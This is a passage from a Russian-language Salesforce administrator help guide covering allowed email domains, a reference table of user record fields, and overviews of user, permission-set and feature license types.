3. Заполните поле «Домен».


Введите домен верхнего уровня (например, *primer.ru*) или субдомен (например, *etea.primer.ru*).

4. Нажмите кнопку «**Сохранить**».

При необходимости повторите данные действия для добавления других доменов эл. почты.

После добавления как минимум одного разрешенного домена эл. почты значение поля «Эл. почта» для каждого нового пользователя должно соответствовать разрешенному домену.

Значение поля «Эл. почта» для текущих пользователей может не соответствовать разрешенному домену. Тем не менее значение поля «Эл. почта» должно быть обновлено при редактировании записи текущего пользователя.

 **Прим.:** Список разрешенных доменов эл. почты не применяется ко внешним пользователям (например, пользователи портала, сообществ или Chatter External).

СМ. ТАКЖЕ:

[Добавление отдельного пользователя](#)

[Пакетное добавление пользователей](#)

[Редактирование пользователей](#)

## Поля пользователей

Поля, содержащие личные сведения, и страницы личных параметров служат для описания пользователей.

Доступность поля зависит от конкретной страницы, полномочий организации и используемой версии приложения.

| Поле              | Описание   |
|-------------------|--|
| Режим доступности | Данный флажок включает режим пользовательского интерфейса, предназначенный для слабовидящих пользователей. |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для ограничения доменов  
эл. почты пользователя:

- «Управление пользователями»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступные поля  
определяются используемой  
версией Salesforce.





| Поле  | Описание  |
|---|---|
| Активно   | Административный флажок, включающий или выключающий вход пользователя в систему.  |
| Адрес   | Часть адреса пользователя: название улицы. Данное поле может содержать не более 255 символов.   |
| Информационный бюллетень администратора                           | Данный флажок позволяет администраторам организации получать рекламные сообщения эл. почты от компании Salesforce. Данное поле недоступно, если организация отключает возможность определения необходимости получения сообщений эл. почты от компании Salesforce. |
| Псевдоним   | Краткое имя для определения пользователя в списках, отчетах и других страницах, которые не поддерживают отображение полного имени. Данное поле может содержать не более 8 символов.   |
| Разрешить прогнозирование   | Данный флажок включает функцию настраиваемого прогнозирования.  |
| Маркер API  | Данный флажок указывает на сброс маркера API. Компания Salesforce использует данное поле для устранения неполадок, связанных с маркерами API.   |
| Центр обработки вызовов   | Имя центра обработки вызовов, назначенного пользователю.  |
| Checkout: включено  | Данный флажок определяет необходимость уведомления пользователя по эл. почте об активации учетной записи Checkout и предоставлении доступа для входа.<br>Данный параметр может быть включен только при наличии полномочия «Управление расчетами».                 |
| Город   | Часть адреса пользователя: название города. Данное поле может содержать не более 40 символов.   |
| Палитра для пользователей, страдающих дальтонизмом (в диаграммах) | Данный флажок включает альтернативную цветовую палитру в диаграммах. Альтернативная палитра оптимизирована для пользователей, страдающих дальтонизмом. Альтернативная палитра не используется сообщениями эл. почты, содержащими панели мониторинга.              |
| Компания  | Название компании, где работает пользователь. Данное поле может содержать не более 40 символов.   |
| Контакт   | Имя связанного контакта, если пользователь является партнером.  |
| Страна  | Часть адреса пользователя: название страны. Значение выбирается из раскрывающегося списка стандартных   |

| Поле                        | Описание   |
|-----------------------------|--|
|                             | значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.   |
| Создано                     | Пользователь, создавший пользователя, а также дата и время создания. (Только для чтения)   |
| Валюта                      | Стандартная валюта пользователя для планов продаж, прогнозов и отчетов. Данный параметр отображается только в мультивалютных организациях. Данная валюта должна поддерживаться организацией.   |
| Настраиваемые ссылки        | Список настраиваемых ссылок для пользователей, заданных администратором.   |
| Тип пользователя Data.com   | Данный параметр предоставляет пользователям возможность поиска контактов и интересов в Data.com и их добавления в систему Salesforce. Кроме того, параметр определяет тип пользователя Data.com. Пользователи Data.com могут ежемесячно добавлять или экспортировать ограниченное количество записей организаций, контактов и интересов; при этом неиспользованные записи аннулируются в конце каждого месяца. Пользователи Data.com List могут ежемесячно добавлять или экспортировать ограниченное количество записей организаций, контактов и интересов; при этом неиспользованные записи аннулируются в конце каждого месяца. Пользователям Data.com List, исчерпавшим предоставленное ежемесячное ограничение, доступны дополнительные записи, являющиеся общими для всех пользователей Data.com List организации. Срок действия неиспользованных общих дополнительных записей составляет один год с момента их приобретения. |
| Код ISO валюты по умолчанию | Параметр стандартной валюты пользователя для новых записей. Данное поле доступно только мультивалютным организациям.   |
| Стандартное подразделение   | <p>Подразделение, применяемое по умолчанию ко всем новым организациям и интересам, созданным пользователем, кроме случаев выбора другого подразделения. Новым записям, связанным с организацией или другой записью, которой уже назначено подразделение, назначается текущее подразделение записи. Стандартное подразделение не используется.</p> <p>Данный параметр не препятствует просмотру или созданию записей в других подразделениях. При необходимости стандартное подразделение может быть заменено рабочим подразделением.</p>   |


| Поле  | Описание   |
|---|--|
|   | Данное поле доступно только для организаций, использующих подразделения для сегментирования данных.  |
| Делегированный ответственный за утверждение | Поле поиска пользователя, используемое для выбора делегированного ответственного за утверждение запросов. В зависимости от параметров процесса утверждения, данный пользователь может утверждать запросы пользователя.   |
| Отдел                                       | Группа, где работает пользователь (например, служба поддержки). Данное поле может содержать не более 80 символов.  |
| Режим разработки                            | <p>Данный флажок включает режим разработки для создания и редактирования страниц Visualforce.</p> <p>Данное поле доступно только организациям, использующим Visualforce.</p>   |
| Отключить автоматическую подписку на каналы | Данный флажок выключает автоматическую подписку на записи, принадлежащие пользователю. Данное поле доступно только для организаций, использующих Chatter.  |
| Подразделение                               | Подразделение компании, где работает пользователь (например, группа сбыта ПК). Данное поле может содержать не более 40 символов.   |
| Эл. почта                                   | Адрес эл. почты пользователя. Адрес должен быть действительным и иметь следующий формат: aivanov@kompaniya.ru. Данное поле может содержать не более 80 символов.   |
| Кодировка эл. почты                         | Набор символов и кодировка для исходящих сообщений эл. почты, отправленных пользователем из системы Salesforce. Англоязычные пользователи используют кодировку ISO-8859-1, которая соответствует всем символам латинского алфавита. Кодировка UTF-8 (Unicode) соответствует всем символам всех мировых языков, но не поддерживается некоторыми устаревшими почтовыми приложениями. Кодировки Shift_JIS, EUC-JP и ISO-2022-JP предназначены японоязычным пользователям. |
| Номер сотрудника                            | Идентификационный номер пользователя.  |
| Конец дня                                   | Время завершения рабочего дня пользователя. Данное поле используется для определения времени, отображаемого в календаре пользователя.  |
| Факс  | Номер факса пользователя.  |

| Поле                            | Описание   |
|---------------------------------|--|
| Код интеграции                  | Значение, используемое для определения пользователя единой регистрации с интегрированной проверкой подлинности.  |
| Личное имя                      | Личное имя пользователя, отображаемое на странице редактирования сведений о пользователе. Данное поле может содержать не более 40 символов.  |
| Пользователь Force.com Flow     | <p>Данный флажок предоставляет полномочие на выполнение потоков. Доступно в версиях Developer Edition (с ограничениями), Enterprise Edition, Unlimited Edition и Performance Edition.</p> <p>Данный параметр может быть включен только при наличии полномочия «Управление Force.com Flow».</p> <p>При наличии полномочия «Выполнение потоков» не рекомендуем включать данное поле.</p>   |
| Меню быстрого доступа Force.com | Данный флажок включает меню быстрого доступа Force.com, отображаемое в списковых представлениях объектов и на страницах сведений о записях. Данное меню содержит ссылки для настройки приложений и объектов.   |
| Валюта информации               | Стандартная валюта для всех полей валюты в записи пользователя. Данное поле доступно только мультивалютным организациям.   |
| Пользователь базы знаний        | Данный флажок предоставляет доступ к Salesforce Knowledge. Профиль пользователя определяет возможность доступа ко вкладке «Управление статьями» или «Статьи». Доступно в версиях Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition.  |
| Язык                            | <p>Основной язык пользователя. Весь текст и интерактивная справка отображается на данном языке. В версиях Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition параметр отдельного пользователя «Язык» переопределяет параметр организации «Стандартный язык».</p> <p>Недоступно в версиях Personal Edition, Contact Manager и Group Edition™. Параметр организации «Язык отображения» применяется ко всем пользователям.</p> |
| Последний вход                  | Дата и время последнего успешного входа пользователя. Данное значение обновляется по истечении 60 секунд после последнего входа пользователя. (Только для чтения)  |
| Фамилия                         | Фамилия пользователя, отображаемая на странице редактирования сведений о пользователе. Данное поле может содержать не более 80 символов.   |

| Поле   | Описание  |
|--|---|
| Последнее изменение или сброс пароля                                   | Дата и время последнего изменения или сброса пароля пользователя. Данное поле, доступное только для чтения, отображается только при наличии полномочия «Управление пользователями».   |
| Регион   | <p>Часть адреса пользователя: название страны или географического региона.</p> <p>Параметр «Регион» определяет формат календаря, а также полей даты, даты/времени и чисел. Например, при использовании региона «Английский (Соединенные Штаты)» дата отображается как 06/30/2000, а при использовании региона «Английский (Соединенное Королевство)» — как 30/06/2000. При использовании региональных параметров «Английский (США)» время отображается в 12-часовом формате с указателями AM и PM (например, 2:00 PM), а при использовании региона «Английский (Великобритания)» — в 24-часовом формате (например, 14:00).</p> <p>Кроме того, параметр «Регион» определяет порядок отображения имени и фамилии в поле «Имя», которое доступно в записи пользователя, интереса или контакта. Например, при использовании региона «Английский (Соединенные Штаты)» имя отображается как Иван Петров, а при использовании региона «Китайский (Китай)» — как Петров Иван.</p> <p>В версии Personal Edition используемый регион определяется на уровне организации. Чтобы открыть страницу сведений об организации, введите строку «Сведения о компании» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Сведения о компании». Во всех других версиях личный регион пользователя, доступный на странице личных сведений, переопределяет параметры организации.</p> |
| Использовать страницу "Настройка" как мою стандартную целевую страницу | Данный флажок открывает страницу «Настройка» при входе пользователей.   |
| Менеджер   | <p>Поле поиска, используемое для выбора менеджера пользователя. Данное поле:</p> <ul style="list-style-type: none"> <li>• Определяет иерархическую взаимосвязь, препятствуя выбору пользователя, который прямо или косвенно подчиняется самому себе.</li> <li>• Позволяет Chatter рекомендовать людей и записи для отслеживания на основе структуры подчинения организации.</li> </ul>  |

| Поле                          | Описание  |
|-------------------------------|---|
|                               | <p>Данное поле предназначено для создания иерархических бизнес-правил и процессов утверждения без создания дополнительных полей иерархии.</p> <p> <b>Прим.:</b> В отличие от других полей иерархии, система позволяет деактивировать пользователей, указанных в поле «Менеджер».</p>   |
| <p>Пользователь Marketing</p> | <p>Данный флажок позволяет пользователю создавать, редактировать и удалять кампании, настраивать дополнительные параметры кампаний, импортировать интересы и обновлять журналы кампаний посредством мастеров импорта участников. Доступно в версиях Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition.</p> <p>Чтобы использовать мастер импорта кампаний, пользователям Marketing должен быть назначен профиль «Пользователь Marketing» (или полномочие «Импорт интересов» и полномочие «Редактирование» для кампаний в версиях Enterprise Edition, Unlimited Edition и Performance Edition).</p> <p>Если данный флажок не установлен, то пользователь может только просматривать кампании и дополнительные параметры кампаний, редактировать журнал кампании для отдельного интереса или контакта и запускать отчеты по кампаниям.</p> |
| <p>Отчество</p>               | <p>Отчество пользователя, отображаемое на странице редактирования сведений о пользователе. Данное поле может содержать не более 40 символов.</p> <p> <b>Прим.:</b> Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку «Пользовательский интерфейс» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Пользовательский интерфейс». Затем выберите <b>Включить суффиксы для имен пользователей.</b></p>  |
| <p>Мобильный тел.</p>         | <p>Номер мобильного телефона. Данное поле может содержать не более 40 символов.</p> <p>Данный номер используется для подтверждения подлинности на основе SMS. Чтобы включить подтверждения подлинности на основе SMS, введите строку «Параметры сеанса» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «Параметры сеанса» и установите флажок в поле «<b>Включить метод подтверждения подлинности посредством SMS.</b>»</p>  |


| Поле                   | Описание  |
|------------------------|---|
|                        | <p>После включения метода подтверждения подлинности посредством SMS каждому пользователю, профиль которого не содержит проверенный номер мобильного телефона, предлагается проверить номер мобильного телефона после выполнения входа. Процедура также применяется в отношении пользователей без номера мобильного телефона. Пользователь может выбрать одно из указанных ниже действий.</p> <ul style="list-style-type: none"> <li>• Введите номер мобильного телефона и воспользуйтесь текстовым сообщением, содержащим код проверки.</li> <li>• Напомнить о необходимости ввода номера мобильного телефона при следующем входе.</li> <li>• Откажитесь от проверки номера мобильного телефона. Пользователи, выбравшие данное действие, могут позже зарегистрировать номер мобильного телефона на странице личных сведений. Пользователи лицензий Chatter Free и Chatter External, выбравшие данное действие, могут настроить номер мобильного телефона только при участии администратора.</li> </ul> <p>Подтвержденный номер мобильного телефона используется системой Salesforce в случае необходимости проверки пользователя. Например, для проверки при входе в систему с использованием неизвестного IP-адреса.</p> <p>Номера мобильных телефонов могут быть также введены и предварительно проверены администратором организации. Если флажок <b>«Включить метод подтверждения подлинности посредством SMS»</b> устанавливается при вводе номера мобильного телефона администратором или при его извлечении из API посредством объекта «Пользователь», то номер мобильного телефона считается проверенным. При отсутствии флажка <b>«Включить метод подтверждения подлинности посредством SMS»</b> новый номер мобильного телефона считается непроверенным.</p> |
| Мобильная конфигурация | <p>Мобильная конфигурация, назначенная пользователю. При отсутствии выбранной мобильной конфигурации данное поле по умолчанию содержит мобильную конфигурацию, назначенную профилю пользователя.</p> <p>Данное поле доступно организациям, использующим систему Salesforce для управления мобильными конфигурациями.</p>  |
| Пользователь Mobile    | <p>Данный флажок назначает пользователю одну лицензию Salesforce Classic Mobile, предоставляющую доступ к</p>   |

| Поле  | Описание  |
|---|---|
|   | <p>приложению Salesforce Classic Mobile. Количество записей пользователя с установленным флажком не может превышать общего количества доступных мобильных лицензий. Доступно в версиях Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition.</p> <p>Параметр <b>«Пользователь Mobile»</b> включается по умолчанию для пользователей Unlimited Edition, Performance Edition и Developer Edition. Чтобы запретить активацию приложения Salesforce Classic Mobile на мобильных устройствах пользователей до его развертывания, выключите данный параметр для всех пользователей.</p> <p>Чтобы отменить мобильную лицензию пользователя, который уже активировал учетную запись Salesforce Classic Mobile, снимите флажок <b>«Пользователь Mobile»</b>. При следующей синхронизации устройства с системой Salesforce все данные Salesforce удаляются с устройства, а также удаляется связь между устройством и пользователем.</p> <p> <b>Прим.:</b> Флажок «Пользователь Mobile» не относится к бесплатной версии приложения Salesforce Classic Mobile, так как данное приложение предоставляет доступ к системе Salesforce без мобильной лицензии.</p> |
| Изменено  | Пользователь, который изменял поля пользователя последним, а также дата и время изменения. (Только для чтения)  |
| Ежемесячное ограничение по количеству контактов и интересов | <p>Если раскрывающийся список «Тип пользователя Data.com» содержит значение «Пользователь Data.com», то данное поле отображает количество контактов и интересов Data.com, доступное ежемесячно для добавления.</p> <p>По умолчанию каждой лицензии назначается 300 записей, однако данное значение может быть уменьшено или увеличено, но не может превышать заданные ограничения.</p>  |
| Имя   | Личное имя, отчество (бета-версия), фамилия и суффикс (бета-версия) пользователя, отображаемые на странице редактирования сведений о пользователе.  |
| Информационный бюллетень                                    | Данный флажок позволяет пользователям организации получать рекламные сообщения эл. почты от компании Salesforce. Данное поле недоступно, если организация отключает возможность определения необходимости получения сообщений эл. почты от компании Salesforce.   |
| Псевдоним   | Прозвище — это имя, используемое для определения пользователя в сообществе. Данное поле может содержать   |



| Поле   | Описание  |
|--|---|
|  | не более 40 символов. Данное поле может редактироваться стандартными пользователями.  |
| Пользователь Offline   | Административный флажок, предоставляющий пользователю доступ к приложению Connect Offline. Доступно в версиях Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition.  |
| Суперпользователь – партнер                                      | Данный флажок соответствует пользователю партнерского портала, являющемуся суперпользователем.  |
| Тел.   | Номер телефона пользователя. Данное поле может содержать не более 40 символов.  |
| Профиль  | Административное поле, определяющее основные полномочия пользователя на выполнение разных функций в приложении. Дополнительные полномочия могут быть предоставлены пользователю посредством наборов полномочий.   |
| Принимать сообщения эл. почты, содержащие запросы на утверждение | <p>Параметр получения сообщений эл. почты, содержащих запросы на утверждение.</p> <p>Данный параметр также определяет возможность получения пользователем уведомлений о запросах на утверждение в приложении Salesforce1.</p>   |
| Принимать ежедневные рассылки Salesforce CRM Content             | <p>Данный параметр позволяет пользователям (кроме пользователей портала), имеющим лицензию «Пользователь Salesforce CRM Content» и подписку Salesforce CRM Content, получать ежедневные электронные сводки по активности подписанного содержимого, библиотек, тегов или авторов. Получение сообщений эл. почты доступно только после установки флажка «Принимать электронные предупреждения Salesforce CRM Content». Пользователям портала не требуется лицензия «Пользователь Salesforce CRM Content». Пользователям должно быть предоставлено только полномочие «Просмотр содержимого на порталах».</p> |
| Принимать электронные предупреждения Salesforce CRM Content      | <p>Данный параметр позволяет пользователям (кроме пользователей портала), имеющим лицензию «Пользователь Salesforce CRM Content» и подписку Salesforce CRM Content, получать электронные уведомления об активности подписанного содержимого, библиотек, тегов или авторов. Получение электронных предупреждений в режиме реального времени доступно только при наличии данного флажка и отсутствии флажка «Принимать ежедневные рассылки Salesforce CRM Content». Пользователям портала не требуется лицензия</p>   |

| Поле   | Описание   |
|--|--|
|  | «Пользователь Salesforce CRM Content». Пользователям должно быть предоставлено только полномочие «Просмотр содержимого на порталах».   |
| Роль   | Административное поле, определяющее положение пользователя внутри организации (например, «Менеджер службы поддержки в западном регионе»). Роли выбираются из раскрывающегося списка доступных ролей, которые могут быть изменены администратором.<br><br>Недоступно в версиях Personal Edition, Contact Manager и Group Edition. |
| Пользователь Salesforce CRM Content                  | Данный параметр определяет возможность использования Salesforce CRM Content. Доступно в версиях Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition.   |
| Пользователь Salesforce1                             | Данный флажок включает автоматическую переадресацию на мобильное веб-приложение Salesforce1 при входе пользователя в систему Salesforce посредством поддерживаемого мобильного веб-обозревателя. Организация должна поддерживать мобильное веб-приложение Salesforce1.   |
| Зарегистрирован самостоятельно на клиентском портале | Если данный флажок установлен, то пользователь создан путем самостоятельной регистрации на клиентском портале. Доступно в версиях Enterprise Edition, Unlimited Edition и Performance Edition.   |
| Отправить электронные предупреждения Apex            | Данный параметр позволяет пользователям получать электронные уведомления о выполнении Apex, превышающего более 50% предоставленных контролируемых ограничений.<br><br>Доступно только в версиях Developer Edition, Enterprise Edition, Unlimited Edition и Performance Edition.  |
| Показать состояние просмотра в режиме разработки     | Данный флажок активирует вкладку «Состояние просмотра» в нижнем колонтитуле режима разработки для страниц Visualforce.<br><br>Данное поле доступно только организациям, использующим Visualforce и включившим параметр «Режим разработки».   |
| Пользователь Site.com Contributor                    | Данный флажок назначает пользователю одну лицензию Site.com Contributor, предоставляющую ограниченный доступ к Site.com Studio. Пользователи с лицензией Site.com Contributor могут использовать Site.com Studio только для редактирования содержимого сайта.  |

| Поле                                    | Описание  |
|---|---|
|   | <p>Количество записей пользователя с установленным флажком не может превышать общего количества доступных лицензий Site.com Contributor.</p> <p>Доступно в версиях Developer Edition, Enterprise Edition, Unlimited Edition и Performance Edition только при использовании Site.com.</p>  |
| <p>Пользователь Site.com Publisher</p>  | <p>Данный флажок назначает пользователю одну лицензию Site.com Publisher, предоставляющую полный доступ к Site.com Studio. Пользователи с лицензией Site.com Publisher могут создавать и оформлять веб-сайты, определять макеты и функциональные возможности страниц и их элементов, а также добавлять и редактировать содержимое.</p> <p>Количество записей пользователя с установленным флажком не может превышать общего количества доступных лицензий Site.com Publisher.</p> <p>Доступно в версиях Developer Edition, Enterprise Edition, Unlimited Edition и Performance Edition только при использовании Site.com.</p> |
| <p>Начало дня</p>                       | <p>Время начала рабочего дня пользователя. Данное поле используется для определения времени, отображаемого в календаре пользователя.</p>  |
| <p>Область/штат</p>                     | <p>Часть адреса пользователя: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.</p>  |
| <p>Суффикс</p>                          | <p>Суффикс имени пользователя, отображаемый на странице редактирования сведений о пользователе. Данное поле может содержать не более 40 символов.</p> <p> <b>Прим.:</b> Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку «Пользовательский интерфейс» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт <b>«Пользовательский интерфейс»</b>. Затем выберите Включить суффиксы для имен пользователей.</p>   |
| <p>Часовой пояс</p>                     | <p>Основной часовой пояс нахождения пользователя.</p>   |
| <p>Контролируемый по времени маркер</p> | <p>Добавленный маркер может при необходимости использоваться для подтверждения подлинности пользователя (например, при входе посредством неизвестного IP-адреса).</p>   |

| Поле                      | Описание  |
|---------------------------|---|
|                           | <p>При наличии полномочия «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса» пользователю предлагается вводить данный маркер при входе в систему Salesforce посредством пользовательского интерфейса.</p> <p>При наличии полномочия «Двухфакторная проверка подлинности для входов посредством API» и добавлении контролируемого по времени маркера пользователь должен вводить данный маркер взамен стандартного маркера безопасности.</p> |
| Должность                 | Должность пользователя. Данное поле может содержать не более 80 символов.   |
| Используемое пространство | Пространство хранилища, используемое пользователем.   |
| Лицензия пользователя     | Данное поле определяет тип лицензии пользователя.   |
| Имя пользователя          | Административное поле, которое определяет вход пользователя. Данное поле может содержать не более 80 символов.  |
| Почтовый индекс           | Часть адреса пользователя: почтовый индекс. Данное поле может содержать не более 20 символов.   |

СМ. ТАКЖЕ:

- [Просмотр и управление пользователями](#)
- [Общие сведения о лицензиях пользователя](#)
- [Просмотр лицензий на компоненты организации](#)
- [Ограничение доменов эл. почты пользователя](#)

## Общие сведения о лицензиях

Чтобы включить определенные функции Salesforce, рекомендуем выбрать одну лицензию пользователя для каждого пользователя. Чтобы включить дополнительные функции, рекомендуем назначить пользователям лицензии набора полномочий и лицензии на компоненты или приобрести права на основе использования для текущей организации.

Некоторые функции Salesforce требуют наличия определенных полномочий. Например, просмотр обращений доступен пользователям только при наличии полномочия «Чтение» для обращений. Тем не менее, полномочия могут быть назначены не всем пользователям. Подобно включаемым функциям, каждому полномочию соответствуют собственные требования. Пользователю может быть назначено только полномочие, поддерживаемое его лицензией. Одно полномочие может поддерживаться несколькими лицензиями.

Представьте, что полномочия являются замками, а лицензии являются связками ключей. Отдельное полномочие может быть назначено пользователям только при наличии

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступные версии определяются каждым текущим типом лицензии пользователя, лицензии набора полномочий или лицензии на компонент.

лицензии, содержащей соответствующий ключ. Каждому пользователю может быть назначена только одна лицензия пользователя, но несколько лицензий набора полномочий или лицензий на компоненты, предоставляющих дополнительные полномочия.

Например, в отличие от лицензии пользователя Salesforce, лицензия пользователя Force.com—App Subscription не содержит ключ, предоставляющий доступ к полномочию «Чтение» для обращений. При назначении данного полномочия пользователю с лицензией Force.com—App Subscription отображается сообщение об ошибке. Тем не менее, полномочие «Чтение» для обращений может быть назначено пользователю с лицензией Force.com—App Subscription после назначения ему лицензии набора полномочий «Сообщество компании» для Force.com.

Ниже перечислены типы лицензий и права на основе использования, поддерживаемые системой Salesforce.

#### Общие сведения о лицензиях пользователя

Лицензия пользователя определяет основные функции, доступные пользователю. Каждому пользователю должна быть назначена только одна лицензия. Полномочия пользователя для доступа к данным назначаются посредством профиля. Дополнительные полномочия могут быть назначены посредством наборов полномочий.

#### Лицензии набора полномочий

Набор полномочий — это удобный способ назначения параметров и полномочий для предоставления пользователям доступа к различным инструментам и функциям.

#### Общие сведения о лицензиях на компоненты


Лицензия на компонент предоставляет пользователю доступ к дополнительной функции, которая не поддерживается текущей лицензией пользователя (например, Marketing или Work.com). Пользователям может быть назначено любое количество лицензий на компоненты.

#### Общие сведения о правах на основе использования

Право на основе использования — это ограниченный ресурс, который может использоваться организацией на регулярной основе (например, максимально допустимое количество ежемесячных входов в партнерское сообщество или ограничение по количеству записей для пользователей Data.com List).

## Общие сведения о лицензиях пользователя

Лицензия пользователя определяет основные функции, доступные пользователю. Каждому пользователю должна быть назначена только одна лицензия. Полномочия пользователя для доступа к данным назначаются посредством профиля. Дополнительные полномочия могут быть назначены посредством наборов полномочий.

 **Пример:** Например, если сотруднику А назначается лицензия пользователя Force.com, а сотруднику Б назначается лицензия пользователя Salesforce, то полномочие «Чтение» для обращений может быть предоставлено только сотруднику Б. Лицензия пользователя, назначенная сотруднику А, не поддерживает полномочия для стандартных объектов, кроме полномочий для организаций и контактов.


Ниже перечислены типы лицензий, поддерживаемые системой Salesforce.

- [Стандартные лицензии пользователя](#)
- [Лицензии пользователя Chatter](#)
- [Лицензии пользователя сообществ](#)
- [Лицензии пользователя портала Service Cloud](#)
- [Лицензии пользователя Sites и Site.com](#)
- [Лицензии пользователя «Проверенный веб-узел»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступные версии определяются каждым текущим типом лицензии пользователя.

 **Прим.:** Данный список может содержать другие типы лицензий при условии приобретения компанией настраиваемых лицензий пользователя для разных типов функций. Кроме того, организация может использовать другие лицензии, которые все еще поддерживаются, но недоступны для приобретения. Дополнительную информацию можно получить в компании Salesforce.

Ниже перечислены типы лицензий, доступные только организациям, которые используют клиентский или партнерский портал. Дополнительную информацию о предоставлении клиентам или партнерам общего доступа к данным при отсутствии клиентского или партнерского портала см. в разделе [«Лицензии пользователя сообществ»](#) на странице 545.

- [Лицензии пользователя клиентского портала](#)
- [Лицензии пользователя «Клиентский портал: управление предприятием»](#)
- [Лицензии пользователя партнерского портала](#)

#### [Лицензии пользователя «Проверенный веб-узел»](#)

Пользователям портала Platform предоставляется лицензия «Проверенный веб-узел», которая предназначена для использования Force.com Sites. Данная лицензия предоставляет именованным пользователям сайтов неограниченное количество входов на портал Platform для получения доступа к сведениям службы поддержки.

СМ. ТАКЖЕ:

[Просмотр и управление пользователями](#)

[Поиск сведений о компании](#)

## Просмотр лицензий пользователя организации

Чтобы определить компоненты, доступные для назначения пользователям, просмотрите лицензии пользователя, приобретенные компанией.

1. Введите строку *«Сведения о компании»* в поле *«Быстрый поиск»* в меню *«Настройка»* и выберите пункт **«Сведения о компании»**.
2. Просмотрите связанный список *«Лицензии пользователя»*.

Дополнительную информацию о приобретении дополнительных лицензий пользователя см. в разделе [«Приобретение дополнительных лицензий пользователя»](#) на странице 501 или обратитесь в службу поддержки Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: все версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра лицензий пользователя:

- **«Просмотр настройки и конфигурации»**

## Стандартные лицензии пользователя


Данный раздел содержит сведения о стандартных лицензиях пользователя, доступных для организации (например, лицензии пользователя Salesforce и типы лицензий пользователя Force.com).

| Тип лицензии                | Описание   | Доступно в версиях   |
|-----------------------------|--|--|
| Salesforce                  | <p>Данная лицензия предназначена пользователям, которым требуется полный доступ к стандартным приложениям CRM и Force.com AppExchange. Данная лицензия предоставляет пользователям право на доступ к любому стандартному или настраиваемому приложению.</p> <p>Каждая лицензия предоставляет дополнительное хранилище для пользователей Enterprise Edition, Unlimited Edition и Performance Edition.</p>   | Все версии   |
| Пользователь Knowledge Only | <p>Данная лицензия предназначена пользователям, которым требуется доступ только к приложению Salesforce Knowledge. Данная лицензия предоставляет доступ к настраиваемым объектам, настраиваемым вкладкам и перечисленным ниже стандартным вкладкам.</p> <ul style="list-style-type: none"> <li>• Статьи</li> <li>• Управление статьями</li> <li>• Chatter</li> <li>• Файлы</li> <li>• Начальная страница</li> <li>• Профиль</li> <li>• Отчеты</li> <li>• Настраиваемые объекты</li> <li>• Настраиваемые вкладки</li> </ul> <p>Лицензия «Пользователь Knowledge Only» поддерживает профиль Knowledge Only, предоставляющий доступ ко вкладке «Статьи». Просмотр и использование вкладки «Управление статьями» доступны только при наличии полномочия «Управление статьями».</p> | <b>Enterprise Edition, Unlimited Edition и Performance Edition</b> |
| Identity                    | Предоставляет пользователям доступ к функциям Salesforce Identity. Salesforce Identity служит для подключения пользователей  | <b>Enterprise Edition, Unlimited Edition, Performance</b>          |


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступные версии определяются каждым текущим типом лицензии пользователя.

| Тип лицензии               | Описание  | Доступно в версиях   |
|----------------------------|---|--|
|                            | <p>Salesforce к внешним приложениям и службам и позволяет администраторам контролировать процессы проверки и авторизации таких пользователей.</p> <p>Дополнительную информацию см. в <a href="#">Руководстве по внедрению Salesforce Identity</a>.</p>  | <p><b>Edition и Developer Edition</b></p> <p>Каждой новой организации <b>Developer Edition</b> предоставляется 10 бесплатных лицензий Identity.</p>  |
| External Identity          | <p>Данная лицензия предоставляет доступ к функциям подлинности пользователям, которые не являются основными пользователями организации (например, пользователи, не являющиеся сотрудниками). Данная лицензия поддерживает хранение и управление пользователями, выбор способа проверки их подлинности (имя пользователя/пароль, либо единая регистрация посредством социальных сетей Facebook, Google+, LinkedIn и т. д.) и предоставление возможности самостоятельной регистрации.</p> | <p><b>Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition</b></p> <p>Каждой новой организации <b>Developer Edition</b> предоставляется 5 бесплатных лицензий External Identity.</p> |
| Пользователь Work.com Only | <p>Данная лицензия предназначена пользователям, которым недоступна лицензия Salesforce, но требуется доступ к Work.com.</p> <p> <b>Прим.:</b> Функции Work.com доступны полностью только при наличии Chatter.</p>   | <p><b>Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition</b></p>   |

### Типы лицензий пользователя Force.com

| Тип лицензии        | Описание  | Доступно в версиях   |
|---------------------|---|--|
| Salesforce Platform | <p>Данная лицензия предназначена пользователям, которым требуется доступ к настраиваемым приложениям, но не требуется доступ к стандартным функциям CRM. Данная лицензия предоставляет пользователям право на использование настраиваемых приложений, разработанных в организации или установленных из каталога Force.com AppExchange. Кроме того, пользователям предоставляется право на использование базовых функций платформы (например, организации, контакты, отчеты, панели мониторинга, документы и настраиваемые вкладки). Тем не менее, данным пользователям недоступны некоторые полномочия и стандартные приложения, включая стандартные вкладки и объекты (например, прогнозы и возможности). Кроме того, данная лицензия предоставляет пользователям право на использование приложения Connect Offline.</p> <p> <b>Прим.:</b> Данная лицензия позволяет пользователям просматривать панели мониторинга только при назначении аналогичной лицензии текущему пользователю.</p> | <p><b>Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition</b></p> |



| Тип лицензии               | Описание   | Доступно в версиях   |
|----------------------------|--|--|
